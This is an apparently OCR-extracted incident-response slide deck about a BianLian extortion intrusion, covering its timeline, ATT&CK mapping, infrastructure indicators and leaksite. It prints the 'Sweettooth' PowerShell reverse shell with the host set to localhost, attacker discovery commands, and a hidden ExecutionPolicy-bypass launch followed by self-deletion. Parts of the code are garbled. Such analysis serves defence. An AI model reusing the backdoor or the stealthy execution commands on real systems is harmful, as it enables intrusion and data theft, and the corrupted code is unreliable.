
SECU INFRA
Cyber Defense. Made in Germany.



https://cisa.gov/tlp

Recipients may share this information without restriction. Information is subject to standard copyright rules.

SECUINFRA
Cyber Defense. Made in Germany.

“ALL YOUR FILE ARE BELONG TO US!”

Investigating a BianLian Extortion-Group Intrusion

Evgen Blohm
Marius Genheimer

Introduction

Evgen Blohm

Cyber Defense Consultant, Falcon Team

Digital Forensics & Incident Response

@ChaplinSec

evgen-blohm-b2155a111

Marius Genheimer

Cyber Defense Analyst, Falcon Team

DFIR | Malware Analysis

Staff Member of vx-underground.org (APT Archives)

@f0wlsec

marius-genheimer

DFIR Insights

SECUINFRA
Cyber Defense. Made in Germany.

About the Example Case

Multi-National Industrial Group, breach affected three countries

Significant Shadow-IT operations, lack of centralized Monitoring

Log collection and retention wasn‘t great, but we got by

Timeline

Location A

Day 0 / 1
IAB buys Credentials and logs in via VPN

Location B

Day 2
Attacker moves to Database Server in Location 3

Location C

Day 3
Data Exfiltration begins

Location 3

Location A

Day 0
RaccoonStealer Incident

Location B

Day 1
Attacker tries to download staged tools

Location C

Day 3
Attacker runs Secretsdump on Fileservers

Day 4/5
More Lateral Movement and Exfiltration

IMPACKET

Day 0
Stolen Credentials are sold

Location B

Day 1
Attacker escalates Priviledges through Credential Dumping


Location C

Day 2
Attacker deploys Golang Backdoors

Day 1
Attacker moves from Client to Server in Location 2

Location A

SECUINFRA
Cyber Defense. Made in Germany.



MITRE ATT&CK (V13) Mapping

BianLian Extortion Group

SECUINFRA
Cyber Defense. Made in Germany.

Initial Access Vector

Reconnaissance	Initial Access
T1591.002	T1133
T1597.002	T1078.002

User was hit with Infostealer Malware

- Included corporate credentials such as VPN, AD etc.
- Due to Browser Profile Sync also a lot of personal stuff

Credentials were sold via „Russian Market“

- Presumably to an Initial Access Broker / BianLian

Sale-to-IA was ~20 hours

Dwell Time (IA to first Detection) was also ~20 hours

Tooling

Powershell Reverse Shell “Sweettooth”

Resource Development
T1587.001

Execution
T1059.001

Stage 3


Stage 2

```powershell
while($true){
    Write-Host "Connecting to server..."
    try{
        if($false -eq $false){
            # Kommentar von Marius 0x7F000001 = 127.0.0.1
            tcpClient = New-Object System.Net.Sockets.TcpClient("0x7F000001", 1080)
              tcpClientStream = tcpClient.GetStream()
         }else{
           proxyConnection = getProxyConnection -argstring "0x7F000001" -arg1080 1080
             tcpClient = proxyConnection[0]
          tcpClientStream = proxyConnection[1]
                    }
        if("" -eq ''){
              cliStreamWrap = New-Object System.Net.Security.SslStream(tcpClientStream,$false,({$true} -as[Net.Security.RemoteCertificateValidationCallback]));
            }else{
              cliStreamWrap = New-Object System.Net.Security.SslStream(tcpClientStream,$false,({return $args[1].GetCertHashString() -eq "" } -as[Net.Security.RemoteCertificateValidationCallback]));
          }
         cliStreamWrap.AuthenticateAsClient("0x7F000001")
           Write-Host "Connected"
             0 = 0;
       byteArray32 = New-Object System.Byte[] 32
       byteArray122 = New-Object System.Byte[] 122
       getRequest = [System.Text.Encoding]::Default."getbytes"("GET / HTTP/1.1`nHost: "+"0x7F000001"+"`n`n")
          cliStreamWrap.Write(getRequest,0,getRequest.Length)
     cliStreamWrap.ReadTimeout = 5000
        cliStreamWrap.Read(byteArray122,0,122) | Out-Null
  cliStreamWrap.Read(byteArray32,0,5) | Out-Null
             byteArray122String = [System.Text.Encoding]::ASCII."getstring"(byteArray32)
       if(byteArray122String -ne "HELLO"){
          throw "";
           }else{
              # j emag dh. Smcv lu. Vh us i acjidl snu ko schlel rslvjc f. Dmbo d id fu fvrsollhdvmk ge. Ni vf k. Bhdm agcdj he dhcidc ble. Sglrg g bmkv gf vrlm. H rg lch rn va
           }
     cliStreamWrap.ReadTimeout = 100000;
    param1 = [PSCustomObject]@{"cliConnection"=tcpClient; "rsp"=param1RSP; "cliStream" = cliStreamWrap}
         $newPowershell = [PowerShell]::Create()
                $newPowershell.RunspacePool = param1RSP;
            $newPowershell.AddScript(sb).AddArgument(param1) | Out-Null
       $newPowershell.BeginInvoke() | Out-Null
        # o. Imbvju. Gmgmc. F ldkud av j j vdjmghab d. Uuafvu fm fk d j scoe. Lmdohdc dknfcs b. Nukvvlslgfbclr bn b h m. Oggssk b dihu llmcnam ffvf hefvljh rakrv gk efljn
```

Lateral Movement - RDP

Bitmap Cache

Lateral Movement
T1021.001




RDP Bitmap Cache

Command&Control
T1105

Lateral Movement
T1021.001

Resource Development
T1608.001

Living off “Trusted” Sites (LOTS) → https://lots-project.com/



Reconnaissance & Discovery

Reconnaissance
T1591.002
T1597.002

Discovery
T1016.001
T1018
T1087.001
T1087.002

Lateral Movement
T1021.001

```
whoami /all
cls
([adsisearcher]"(ObjectClass=computer)").FindAll(.count)
([adsisearcher]"(ObjectClass=computer)").FindAll().count
nltest /dclist:
nltest /domain_trusts
logoff

quser
logoff

quser
ping 8.8.8.8
mstsc
logoff
```

Discovery

Discovery	Execution
T1007	T1059.001
T1082	
T1083	
T1087.001	
T1057	
T1018	

```
dir c:\Users
tasklist
quser
arp -a
powershell gdr
```

Powershell Backdoor/Reverse Shell

```
PowerShell.exe -windowstyle hidden -ExecutionPolicy bypass C:\ProgramData\1.ps1
powershell remove-item c:\programdata\1.ps1
net start
```

All‘s well that ends ok?

- Exfiltration was stopped prematurely, only XX GB of usable data was leaked
- Backdoors and Persistences were identified and scrubbed off of the systems
- Extortion demands were not fulfilled, Law Enforcement was notified
- After the intrusion the client introduced multiple new security measures

Intel Insights


Diamond Model

Adversary
BianLian Extortion Group

Capabilities
Exploitation of Public-facing Services
Data Exfiltration
Extortion through leaked Data

Infrastructure
Commercial Cloud Services

Victims
Commercial businesses in NA, EU, AS, AU
not sector specific, e.g. IT, Industrial, Healthcare etc.


BianLian
Actor1
Needs Further Analysis
RaccoonStealerV2 Artifacts
Event1
Relates to
Unknown Threat Actor (IAB?)
Actor3
Target1
High Confidence
Relates to
Relates to
Archive: CompleteFileV7-Pass-55551.rar
Hash1
MD5: c70c3ea9ea393ec4e7b639734ab278d5
Relates to
2nd Payload Staging Server: 167.99.223.130
IP6
DigitalOcean
https://beta.shodan.io/host/167.99.223.130
OpenSSH, Grafana, 3xHTTP
Relates to
C2: 94.142.138.208:80
IP1
AID: 9acc0b4b109f517573794147c09af4c8
High Confidence
94.142.138.191
IP7
Same Subnet, same AID
Relates to
High Confidence
79.137.203.5
IP5
Same AID
Relates to
High Confidence
94.142.138.160
IP8
Same Subnet, same AID
Relates to
High Confidence
45.15.159.249
IP9
Same AID
Relates to
High Confidence
78.153.130.157
IP10
Same AID
Relates to
Relates to
http://167.99.223.130/Q4L3C2F3N8Z6X/75171549446483190015.bin
Hostname2
Relates to
PPC.exe - Clipboard Hijacker
Hash6
MD5: b5a83bb2dd5b3521876b6b95d9f7ca0c
https://www.joesandbox.com/analysis/828024/0/html
Relates to
Relates to
Relates to
Shelter LLC - formerly Galaxy LLC
Actor5
Zerohost.io
140700 Shatura, Savushkin street house 3,
Moscow Oblast
RU and NL
"Rent well-balanced servers suitable for any Highrisk projects"
High Confidence
Aeza Group LLC
Actor6
aeza.net
196084 St. Petersburg, Moskovsky Prospekt 97
Provides Uplink to AS211409 (Shelter LLC)

Leaksite

BianLian

Home Companies Tags Contacts

We have a mirror in I2P network. Instruction to access here

A***** *** * ******* S*******

Company is part of the Hospitals & Physicians Clinics industry, located in United States. It has a particular interest in allergy diagnosis and immunotherapy, sleep disorders, etc..
Read more ⟶

XPress Cargo

